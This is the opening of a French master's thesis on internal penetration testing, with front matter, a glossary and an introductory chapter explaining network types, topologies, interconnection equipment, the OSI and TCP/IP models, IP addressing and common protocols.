République **A**lgérienne **D**émocratique et **P**opulaire
Ministère de l'**E**nseignement **S**upérieur et de la **R**echerche **S**cientifique
UNIVERSITE **M**OULOUD **M**AMMERI DE **T**IZI-**O**UZOU

FACULTE DE **G**ENIE **E**LECTRIQUE ET D'**I**NFORMATIQUE

DEPARTEMENT D'ELECTRONIQUE

Mémoire de Fin d'Etudes

de MASTER ACADEMIQUE

Spécialité : Réseaux et télécommunication

Filière : Génie électrique

Thème

Test d'intrusion interne avec une mise en place d'une solution de sécurité

Proposé et encadré par :

M^r^. KHADIR. Wahab

Co-encadré par :

M^me^. LAHDIR. Leila

Présenté par :

M^elle^. DJEMAH Massicilia

Soutenue le : 30 /09 /2015

Devant le jury :

M^r^. LAHDIR. M (Président)
M^r^. TAHANOUT. M (Examinateur)
M^r^. OUALLOUCHE. F (Examinateur)

Promotion: 2015

Remerciements

Mes remerciements s'adressent tout d'abord à DIEU, le tout puissant qui m'a accordé la volonté et la patience nécessaire pour réaliser ce mémoire.

J'exprime mes profonds remerciements et mes vives reconnaissances à ma promotrice M^me^ LAHDIR.L, pour m'avoir encadré et dirigé ce travail et pour sa disponibilité et ses conseils.

Un grand merci s'adresse à mon encadreur Mr KHADIR.W; enseignant du CEH(Certified Ethical Hacker) au sein de l'école 2INT, pour son aide, son soutien moral, ses encouragements, son travail sérieux, et le temps qu'il a bien voulu me consacrer.

Toutes mes reconnaissances aux membres du jury qui me feront l'honneur de juger mon modeste travail.

Merci à toutes et à tous.

Dédicaces

Je dédie ce modeste travail à

A mes très chers parents, pour leur patience, leurs sacrifices, leur tendresses et soutien durant mes études, aucun hommage ne pourrait être à la hauteur de l'amour dont ils ne cessent de me combler. Que dieu leur procure bonne santé et longue vie.

A mestrès chers frères et à mes très chères sœurs, pour leur amour et compréhension.

A tous mes très chers amis.

Que dieu les protège.

Et à tous ceux qui ont contribué de prés ou de loin pour que ce projet soit possible, je vous dis merci.

Massicilia

Sommaire

Sommaire

CHAPITRE II : Intrusions et attaques informatiques

CHAPITRE III : Test d'intrusion et sécurité des réseaux

Sommaire

Chapitre IV : Application

Liste des figures

CHAPITRE I : Généralités sur les réseaux

CHAPITRE II : Intrusions et attaques informatiques

CHAPITRE III : Test d'intrusion et sécurité des réseaux

Liste des figures

CHAPITRE IV : Application

Glossaire

Adresse MAC :

L’adresse MAC est l'identifiant physique d'une carte réseau d'un périphérique.

Adresse de diffusion (Broadcast) :

Diffusion de données à un ensemble de machines d'un même réseau dont on ne connait pas l'adresse MAC.

Base de données :

Ensemble de données organisé et structuré stocké sur un support informatique.

HTML : Hyper**t**ext **M**arkup **L**anguage

Langage utilisé pour mettre en page le texte, les images et les vidéos sur le web.

HTTPS : Serveur web sécurisé.

Mise à jour :

Action qui permet d'apporter des corrections à des programmes pour éviter les problèmes de virus ou corriger des bugs et des failles de sécurité.

Payload :

Code lancé après l’exploitation d’une vulnérabilité, ex : trojan, virus, etc.

Protocole :

Ensemble des conventions nécessaires pour faire coopérer des entités distantes, en particulier pour établir et entretenir des échanges d'informations entre ces entités.

Serveur :

un serveur est un dispositif informatique matériel ou logiciel offrant des services aux clients, tels que l'accès aux informations du web, le courrier électronique, le partage d'imprimantes, le stockage en base de données, la gestion de l'authentification, le contrôle d'accès, etc.

Server SMTP :

Un serveur de messagerie électronique est un logiciel serveur de courrier électronique (courriel). Il a pour vocation de transférer les messages électroniques d'un serveur à un autre.

Glossaire

Server WEB :

Logiciel permettant à des clients d'accéder à des pages web, utilisé pour publier des sites web sur internet.

Système d'information :

Un système d'information est un ensemble des données et des ressources matérielles et logicielles de l'entreprise.

Terminal :

Fenêtre de commande dans kali linux.

Trojan payload :

Un Trojan qui conduit à la destruction ou la divulgation des données puis à l'ouverture d'un backdoor dans le système pour le contrôler.

URL (Uniforme **R**esources **L**ocator)

Adresse unique utilisant le préfixe http:// ou http:// en mode sécurité, l'URL permet d'identifier les pages web.

Vecteur d'attaque :

Voie utilisée pour obtenir des informations ou l'accès à un système.

Virus :

Programmes malveillant se chargeant dans la mémoire vive afin d'infecter les fichiers exécutables.

WEB :

Contraction de World Wide Web (www), le web permet de consulter, avec un navigateur, des pages accessibles sur des sites.

La notion des périmètres de sécurité devient de plus en plus fragile au fur et à mesure que les frontières entre l'extérieur et l'intérieur des entreprises deviennent plus flou et plus sensible [1]. La connexion à Internet rend l'ensemble de ses machines vulnérables aux menaces informatiques. Ainsi, la sécurité des réseaux à développe de nombreux logiciels disposant de multiples outils, permettant de réaliser des tests d'intrusion et des audits de sécurité.

les tests d'intrusion sont le fondement de la sécurité de l'entreprise, ils peuvent être vu comme une tentative légale et autorisé à localiser des systèmes informatiques et de réussir à y pénétrer dans le but d'améliorer leur niveau de sécurité. [2]. les entreprise ont fait beaucoup d'effort pour sécuriser leurs systèmes d'informations et leurs connexion externe en utilisant des mesures de sécurité tel que les firewalls, DMZ, VPN, antivirus, etc. [3]. Cependant, il est relativement rare de pouvoir compromettre le réseau interne d'une entreprise directement depuis Internet. Mais l'effort doit être aussi appliqué au niveau interne du réseau, vu que l'une des menaces potentielles les plus dommageables provient du personnel interne, les entreprises doivent effectuer des tests d'intrusion interne se basant sur les attaques et intrusions d'ingénierie social, man in the middle, Trojan and backdoor, DNS spoofing, etc.

Dans ce mémoire de fin d'étude, nous nous intéressons à la problématique de sécurité interne des réseaux d'entreprise. A cet effet, nous commençons par effectuer un test d'intrusion interne sur une machine dans laquelle nous allons nous introduire grâce à une fausse mise à jour; car arriver à Controller une seule machine d'un réseau suffira pour prendre le control de tout son système d'information. Enfin, nous proposerons une solution de sécurité qui sera en mesure de répondre au large éventail des attaques et intrusion réalisée au cour du test.

Nous avons structuré notre mémoire en trois chapitres :

Dans le premier chapitre, nous présentons une étude générale des réseaux informatiques, ainsi qu'internet et les protocoles de communication.

Le deuxième chapitre comprend les attaques et intrusions informatiques les plus connues.

Dans le troisième chapitre, nous allons porter une étude générale sur les tests d'intrusion ainsi que la sécurité des réseaux, ensuite passer à la réalisation de l'application avec une illustration graphique.

Enfin, notre mémoire se termine par une conclusion et une bibliographie.

1. Préambule

Les réseaux informatiques évoluent sans cesse et s'affirme aujourd'hui comme une activité clé de toute entreprise et particulier.

les dimensions de ces réseaux varies depuis le réseau local jusqu'au réseau étendu favorisant ainsi la communication et l'accès à distance aux informations par l'intermédiaire de divers protocoles de communication amenés à faire le routage des données entre les réseaux.

2. Les réseaux informatiques [4][5][6]

2.1. Définition d'un réseau informatique

Un réseau informatique est un système de communication permettant de relier un ensemble de machine (ordinateur, terminaux, périphériques, etc.) grâce à des supports de transmission afin de faciliter la communication et le partage de ressources parmi un large éventail d'utilisateurs.

2.2. Intérêt d'un réseau :

Un réseau informatique peut servir plusieurs buts distincts :

- ✓ Partage et centralisation des informations (fichiers, ressources, applications).
- ✓ Economie du matériel (grâce au partage des périphériques : imprimantes, scanners, etc.).
- ✓ Communication entre processus (entre des machines industrielles).
- ✓ Communication entre utilisateurs (grâce aux courriers électroniques, vidéo conférences, jeux en réseau, etc.).

3. Classification des réseaux :

On peut distinguer plusieurs types de réseaux pouvant êtres classés selon plusieurs critères, dont les principales sont : l'étendu géographique et la topologie.

3.1. Classification selon l'étendue géographique :

En fonction de localisation, la distance et le débit, les réseaux sont classés en quatre types : PAN, LAN, MAN, WAN.




Figure 1 : Classification des réseaux selon l'étendue géographique

3.1.1. PAN (**P**ersonal **A**rea **N**etwork)

Réseau personnel, généralement mis en œuvre dans un espace d'une dizaine de mètres reliant ainsi des périphérique (imprimantes, téléphones portables, etc.) à un ordinateur personnel avec une liaison câblée ou sans fil (ex : par Bluetooth).

3.1.2. LAN (**L**ocal **A**rea **N**etwork)

Réseau local d'entreprise, représentant un ensemble d'ordinateurs interconnectés dans une petite aire géographique, de manière relativement simple pour l'échange de données et le partage de ressources.

3.1.3. MAN (Métropolitan Area Network)

Réseau métropolitain, qui correspond à la réunion de plusieurs réseaux locaux "LAN" à l'échelle d'une ville.

3.1.4. WAN (Wide Area Network)

Réseau informatique étendu, couvrant une grande zone géographique, typiquement à l'echelle d'un pays, d'un continent, le plus grand WAN est le réseau internet.

3.2. Classification selon la topologie

La topologie représente l'arrangement physique des différents matériels constituant le réseau.les principales topologies sont les suivantes :

3.2.1. Topologie en bus

Les ordinateurs sont reliés à une même ligne de transmission par l'intermédiaire de câbles, généralement coaxial, débutés et terminés par des terminateurs (bouchons). Le principe de cette topologie consiste a ce qu'un message véhiculé par le canal peut-être reçu par toutes les stations, ce qui va causer des problèmes de sécurité. Ce type de montage est facile à mettre en œuvre et peu coûteux, mais s'il y aura une rupture du câble, tout le réseau tombera en panne.




Figure 2 : Topologie en bus

3.2.2. Topologie en anneau

Les ordinateurs sont situés sur une boucle et communiquent chacun à leur tour. Une machine connectée au réseau possède un jeton virtuel (autorisation de Communiquer). Une fois que la machine a transmis ce qu'elle voulait, elle passe le jeton à la machine suivante, et ainsi de suite. Si le détenteur du jeton n'a rien à dire, il le passe au suivant. Cette topologie permet un accès égale pour tous les ordinateurs, mais la panne d'un ordinateur peut infecter le reste du réseau.




Figure 3 : Topologie en anneau

3.2.3. Topologie en étoile

Dans cette topologie, tout les équipements sont reliés a un point central (concentrateur, commutateur, routeur,...) qui a pour rôle d'assurer la communication entre les différentes machines. l'avantage de cette topologie est que La panne d'une station ne perturbe pas le fonctionnement du réseau et il est facile d'ajouter des stations ou de procéder à des modifications. l'inconvénients est que si le point central tombe en panne le réseau devient inutilisable.

La figue ci dessous représente l'architecture d'un réseau étoile




Figure 1 : Topologie en étoile

3.2.4. Topologie maillée

La topologie maillée est une évolution de la topologie en étoile. Elle utilise plusieurs chemins de transferts entre les différents nœuds (Exemple : internet). En cas de rupture d'un lien, l'information peut quand même être acheminée, mais cette topologie nécessite beaucoup de câble.




Figure 5 : Topologie maillée

4. Equipements d'interconnexion

L'interconnexion des réseaux est la possibilité de faire dialoguer plusieurs sous réseau initialement isolés, par l'intermédiaire de périphériques spécifiques :

4.1. Carte réseau (network interface card) :

C'est une carte électronique connecté sur la carte-mère de l'ordinateur, elle assure l'interface entre l'ordinateur et le câble du réseau, sa fonction est de préparer, d'envoyer et de contrôler les données sur le réseau. Chaque carte dispose d'une adresse MAC (adresse physique) exclusive




Figure 6 : Carte réseau

4.2. Répéteur (repeater) :

Le répéteur est un équipement électronique contenant deux interfaces, il permet de régénérer le signal entrant afin d'étendre la distances de câblage d'un réseau local, tout en conservant la nature du signal.

Figure 7 : Répéteur

4.3. Pont (bridge) :

C'est un dispositif permettant d'interconnecter deux réseaux utilisant le même protocole. Le pont est capable de filtrer les trames en ne laissant passer que celles dont l'adresse correspond a une machine située a l'opposé du pont.

Figure 8 : Pont

4.4. Concentrateur (Hub) :

Le concentrateur est répéteur multiports, permettant de concentrer le trafic réseau provenant de plusieurs machines.et de régénérer le signal ; chaque signal reçu sur un port est diffusé sur tout les autres ports, ce qui n'assure pas la confidentialité des données.

Figure 9 : Concentrateur

4.5. Commutateur (Switch) :

Le commutateur est un pont multiport, qui permet de filtrer les données reçu afin de les acheminer sur les ports adéquats. Ainsi les transmissions seront plus confidentielles et la bande passante sera plus libérée.

Figure 10 : Commutateur

4.6. Routeur (router)

C'est un dispositif matériel et/ou logiciels, permettant d'acheminer les données dans les directions appropriées, entre les réseaux. Il est chargé de recevoir sur une interface des données sous forme de paquets et de les renvoyer sur une autre en parcourant le meilleur chemin possible, selon l'adresse logique IP contenue dans sa table de routage.il travaille au niveau de la couche 3 du model OSI.

Figure 11 : Routeur

4.7. Passerelle(Gateway) :

C'est un système matériel et/ou logiciel qui assure l'interconnexion de plusieurs réseaux de manière a permettre le passage de l'information d'un réseau a un autre. Elle est nécessaires pour changer de protocoles (passer du model OSI au TCP/IP).

Figure 12 : Passerelle

5. Architecture de réseaux

Pour que les données transmises de l'émetteur vers le récepteur arrivent correctement avec la qualité de service exigée, il faut une architecture logicielle.

5.1. Le modèle de référence OSI

Le model OSI (Open Système Interconnection ou interconnexion de systèmes ouverts) est un model de référence théorique décrivant le fonctionnement des communications réseau, élaboré par l'organisme ISO (International Standards Organisation) afin de normaliser les communications entre les ordinateurs. le modèle OSI est composé de 7 couches ayant chacune un rôle important dans le transfert des données.

La figure ci dessous représente le model OSI




Figure 13 : Le modèle OSI

- **Fonctionnement**

- **La Couche physique**

Elle gère la communication avec l'interface physique afin de faire transiter ou de récupérer les données sur le support de transmission, en fournissant des moyens électriques (un bit doit être représenté par une tension de 5v), mécaniques (forme du connecteur, topologie…) fonctionnels ou procéduraux nécessaire a l'activation et a la désactivation des connexions physiques.

- **La couche liaison de données**

S'occupant de la bonne transmission de données entre des machines reliées par un même support, cette couche détecte et corrige les erreurs de transmission, synchronise les données et contrôle le flux afin d'éviter l'engorgement du récepteur.

- **La couche réseau**

Permet la connectivité et l'acheminement des paquets d'information entre les machines, en assurant l'adressage logique, le routage des paquets, et la gestion des congestions qui n'ont pas étaient gérées par la couche liaison de donnée.

- **La couche transport**

Gère la communication de bout en bout entre processus, en supervisant le découpage et le réassemblage de l'information en paquets, vérifiant éventuellement le bon acheminement des messages complet de l'émetteur vers le récepteur.

- **La couche session**

Le but de cette couche est de gérer, sécuriser, et authentifier les communications dans entre les hôtes, en ce chargeant notamment de l'ouverture et la fermeture des sessions entre les utilisateurs.

- **La couche présentation**

Cette couche s'intéresse a la syntaxe et à la sémantique des informations que les entités d'application se communique, a savoir le formatage, le cryptage, et la compression des données.

- **La couche application**

Représente l'interface entre l'utilisateur et le réseau, elle se charge des services de transfert de fichiers, de messagerie, et de documentation hypertexte (http).

5.2. Le model TCP/IP

C'est une architecture réseau inspirée du model OSI constituée de 4 couches, dans laquelle le protocole de transport TCP (Transmission Contrôle Protocole) et le protocole réseau IP (Internet Protocole) jouent un rôle très important dans la normalisation de la communication entre les hôtes.




Figure 14 : Le modèle TCP/IP et le modèle OSI

- **Fonctionnement**

- **Couche application**

Elle contient tout les protocoles de haut niveau comme Telnet pour la connexion a un ordinateur distant, FTP (File Transfert Protocol) pour le transfert des données, SMTP (Simple Mail Transfert Protocol) pour les E-mail,...etc.

Les logiciels de cette couche communiquent grâce à un des deux protocoles de la couche inferieure (couche transport) ; TCP ou UDP .en effet suivant la machine et son système d'exploitation, l'application pourra être un programme, une tache ou un processus.

- **Couche transport**

Elle assure l'acheminement des données, ainsi que les mécanismes permettant de connaitre l'état de la transmission, afin de transporter correctement les messages de bout en bout ente l'émetteur et le récepteur. Elle gère deux protocoles : TCP et UDP.

- **Couche internet**

Réalise l'interconnexion des réseaux hétérogènes distants sans connexion, elle permet d'acheminer des paquets indépendamment les uns des autres a destination, en les encapsulant dans des datagrammes IP.

- **La couche accès réseau**

Elle spécifie la forme sous laquelle les données doivent être transmises, en assurant l'acheminement et le format des données, la coordination de transmission, et le contrôle d'erreurs.

5.3. l'adressage IP

Dans un réseau TCP/IP chaque machine est configurée avec une adresse IP unique codée sur 32 bits, donnée en notation décimale pointée (sous forme de 4 octets séparés par des points comprit chacun entre 0 et 255). Plus précisément, chaque interface dispose d'une adresse IP particulière.

En effet, cette adresse comporte deux champs : le champ adresse réseau (Network) et le champ adresse hôte (host), appartenant à une classe (A, B, C, D ou E) selon la valeur du premier octet.

Les classes sous réseau et leurs champs d'adresse sont illustrées dans la figure suivante :




Figure 15 : Les classes réseau et leurs champs d'adresse

Les masques des sous réseaux indiques les adresses IP des différentes classes et sont représentés dans le tableau ci dessous:

Classe	Masque de sous réseau par défaut	Adresse réseau
A	255.0.0.0	1.0.0.0 à 126.0.0.0
B	255.255.0.0	128.0.0.0 à 191.255.0.0
C	255.255.255.0	192.0.0.0 à 223.255.255.0
D	Non défini	224.0.0.0 à 239.255.255.0
E	Non défini	240.0.0.0 à 255.255.255.0

Tableau 1 : masque sous réseau et adresse réseau

6. Catégorie des réseaux

6.1. Le réseau client/serveur

Dans un réseau client/serveur des ordinateurs clients (ordinateurs faisant partie du réseau) sont connecté à un serveur dédié (ordinateur central) qui gère les partages, la recherche, et l'insertion d'informations.

- **Avantages**

Garantit une meilleure sécurité, plus facile à administrer lorsque le réseau est étendu car l'administration est centralisée, possibilité de sauvegarder toutes les données dans un emplacement central.

- **Inconvenients**

Le serveur nécessite du matériel plus puissant, mais coûteux ; Requiert un administrateur professionnel, présente un point unique de défaillance s'il n'y a qu'un seul serveur, si le serveur est en panne, les données de l'utilisateur risquent de ne plus être disponibles.




Figure 16 : Architecture client/serveur

6.2. Le réseau P2P (Peer to Peer)

Le réseau peer to peer (en français : égal à égal) est un système permettant d'établir des communications entre plusieurs ordinateurs ayant le même statut et se partageant un ensemble de ressources sans faire appel a un serveur central.

- **Avantages**

Implémentation moins coûteuse, ne requiert pas un système d'exploitation de réseau, ne requiert pas un administrateur de réseau dédié.

- **Inconvénients**

Moins sécurisé, chaque utilisateur doit être formé aux tâches d'administration, rend donc vite l'administration très complexe.

Figure 17 : Architecture peer to peer

7. Internet

7.1. Définition

Le mot internet est une abréviation du terme anglais « Interconnected-Network » qui signifie interconnexion de réseau .C'est un réseau informatique mondial ou plus précisément le réseau des réseaux, résultant de l'interconnexion de millions d'ordinateurs reposant sur le protocole de communication : TCP/IP.

Internet est capable de nous rendre un certain nombre de services, voici quelques uns auxquels l'utilisateur peut accéder :

- Echanger des messages et des documents en utilisant le courrier électronique (E-mail).
- Transférer des fichiers d'une machine a une autre avec le **FTP.**
- Participer à des groupes de discussion via Internet Relay Chat (IRC).
- Accéder a des pages hypertexte et hypermédia en exploitant le World Wide Web qui permet d'atteindre la page web écrite en langage HTML(Hyper Text Mark-up Language), contenant du texte, des images, du son, des séquences vidéo et des liens.ces derniers permettent de passer d'une page web a une autre.

7.2. Les protocoles réseau

Un protocole est un langage qui permet la communication entre les périphériques d'un réseau, en respectant un ensemble de règles et de procédures.

Il existe plusieurs protocoles compatibles souvent associés pour effectuer une tache spécifique. Parmi ces protocoles nous citons :

- **Le protocole IP (Internet Protocol)**

Gère l'adressage et l'itinéraire des datagrammes IP (paquets de données) à travers un ensemble de réseau, afin d'arriver au destinataire approprié sur un réseau TCP/IP

- **Le protocole TCP (Transmission Control Protocol)**

Permet un acheminement sans erreurs des données, orienté connexion (vérifie les envoies de données par des signaux d'accusé de réception du destinataire).

- **Le protocole UDP (User Data Protocol)**

Il est plus rapide que le TCP, non orienté connexion, n'assure aucun contrôle de transmission de paquets.

- **Le protocole FTP (File Transfert Protocol)**

Il sert à transférer des fichiers entre systèmes hétérogènes interactifs sur un réseau TCP/IP.

